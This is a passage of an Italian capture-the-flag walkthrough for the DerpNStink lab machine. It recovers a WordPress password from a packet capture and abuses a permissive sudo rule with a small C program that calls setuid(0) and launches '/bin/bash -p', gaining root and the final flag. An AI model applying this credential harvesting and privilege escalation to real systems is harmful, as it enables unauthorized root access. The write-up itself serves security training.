[root@kali)-[~/.ssh]
# wget 192.168.56.108:8080/derpissues.pcap
--2024-07-18 15:02:31--  http://192.168.56.108:8080/derpissues.pcap
Connecting to 192.168.56.108:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4391468 (4.2M) [application/vnd.tcpdump.pcap]
Saving to: 'derpissues.pcap'

derpissues.pcap          100%[=====]  4.19M  4.35MB/s   in 1.0s
Lost your password?
2024-07-18 15:02:32 (4.35 MB/s) - 'derpissues.pcap' saved [4391468/4391468]
```

PARTE 5

FLAG 4°

Per aprire questo tipo di file dobbiamo usare un programma di cattura di pacchetti come wireshark. Carciato il file abbiamo filtrato il contenuto per metodo POST. Questo perché dalla conversazione di prima cappiamo che l'utente mrderp ha fatto un tentativo riuscito di accesso.

No.	Time	Source	Destination	Protocol	Length	Info
559	41.089455	192.168.146.194	216.58.192.206	OCSP	491	Request
560	41.089621	192.168.146.194	216.58.192.206	OCSP	491	Request
561	41.089785	192.168.146.194	216.58.192.206	OCSP	491	Request
718	41.467470	192.168.146.194	72.21.91.29	OCSP	493	Request
962	42.281574	192.168.146.194	216.58.192.206	OCSP	489	Request
1105	54.216113	192.168.146.194	72.21.91.29	OCSP	493	Request
1207	64.975447	192.168.146.194	216.58.192.206	OCSP	491	Request
1343	82.227411	127.0.0.1	127.0.0.1	HTTP	724	POST / weblog/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
+ 5598	161.879600	127.0.0.1	127.0.0.1	HTTP	1364	POST / weblog/wp-admin/user-new.php HTTP/1.1 (application/x-www-form-urlencoded)
5736	182.033200	127.0.0.1	127.0.0.1	HTTP	735	POST / weblog/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
5928	211.205085	127.0.0.1	127.0.0.1	HTTP	770	POST / weblog/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
6078	220.930100	127.0.0.1	127.0.0.1	HTTP	1318	POST / weblog/wp-admin/users.php?action=delete&u

PARTE 5

FLAG 4°

Da qui controlliamo i vari POST fino a trovare quello dell'autenticazione e annotiamo la password:
derpderpderpderpderpderpderp

```
Frame 5598: 1364 bytes on wire (10912 bits), 1364 bytes captured (10912 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 38194, Dst Port: 80, Seq: 1, Ack: 1, Len: 1296
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "action" = "createuser"
  ▶ Form item: "_wpnonce_create-user" = "b250402af6"
  ▶ Form item: "_wp_http_referer" = "/weblog/wp-admin/user-new.php"
  ▶ Form item: "user_login" = "mrderp"
  ▶ Form item: "email" = "mrderp@derpnstink.local"
  ▶ Form item: "first_name" = "mr"
    Key: first_name
    Value: mr
  ▶ Form item: "last_name" = "derp"
  ▶ Form item: "url" = "/home/mrderp"
  ▶ Form item: "pass1" = "derpderpderpderpderpderpderp"
  ▶ Form item: "pass1-text" = "derpderpderpderpderpderpderp"
  ▶ Form item: "pass2" = "derpderpderpderpderpderpderp"
  ▶ Form item: "pw_weak" = "on"
  ▶ Form item: "role" = "administrator"
  ▶ Form item: "createuser" = "Add New User"
```

PARTE 5

FLAG 4°

A questo punto possiamo eseguire un cambio di utente e vedere quali permessi ha l'utente mrderp.

```
stinky@DeRPnStiNK:/home$ su mrderp  
Password:  
mrderp@DeRPnStiNK:/home$ █
```

Con il comando **sudo -l** scopriamo che qualsiasi file il cui nome inizi con derpy e che si trovi nella directory /home/mrderp/binaries/ può essere eseguito con i privilegi di superutente da mrderp.

```
mrderp@DeRPnStiNK:/home$ sudo -l  
Matching Defaults entries for mrderp on DeRPnStiNK:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User mrderp may run the following commands on DeRPnStiNK:  
    (ALL) /home/mrderp/binaries/derpy*  
mrderp@DeRPnStiNK:/home$ █
```

PARTE 5

FLAG 4°

La cartella binaries non esiste, ma possiamo crearla con **mkdir**

```
mrderp@DeRPnStiNK:~$ ls  
binaries Desktop Documents Downloads  
mrderp@DeRPnStiNK:~$ █
```

Nella cartella creiamo un codice C che ci permette di cambiare l'id dell'user in corso e di avviare una shell

```
#include <stdio.h>  
#include <stdlib.h>  
int main (void) {  
    setuid(0);  
    setgid(0);  
    system("/bin/bash -p");  
    return 0;  
}
```

La funzione **system(/bin/bash -p)** ci consente di avviare una shell interattiva (bash) con privilegi di superutente (**-p**).

Le due funzioni **setuid(0)** e **setgid(0)** sono usate per impostare l'ID utente (UID) e l'ID di gruppo (GID) a 0. In Unix-like systems, un UID e un GID di 0 sono riservati all'utente root.

PARTE 5

FLAG 4°

Con l'istruzione **sudo gcc payload.c -o derpy_shell** compiliamo e rinominiamo il file con un nome che inizia con derpy visto che è una condizione necessaria per autorizzare i comandi

```
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy_shell  
root@DeRPnStiNK:~/binaries#
```

Diventati root navighiamo fino alla cartella Desktop del root e troviamo l'ultimo flag

```
root@DeRPnStiNK:/root/Desktop# ls  
flag.txt  
root@DeRPnStiNK:/root/Desktop# cat flag.txt  
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)  
  
Congrats on rooting my first VulnOS!  
  
Hit me up on twitter and let me know your thoughts!  
  
@securekomodo
```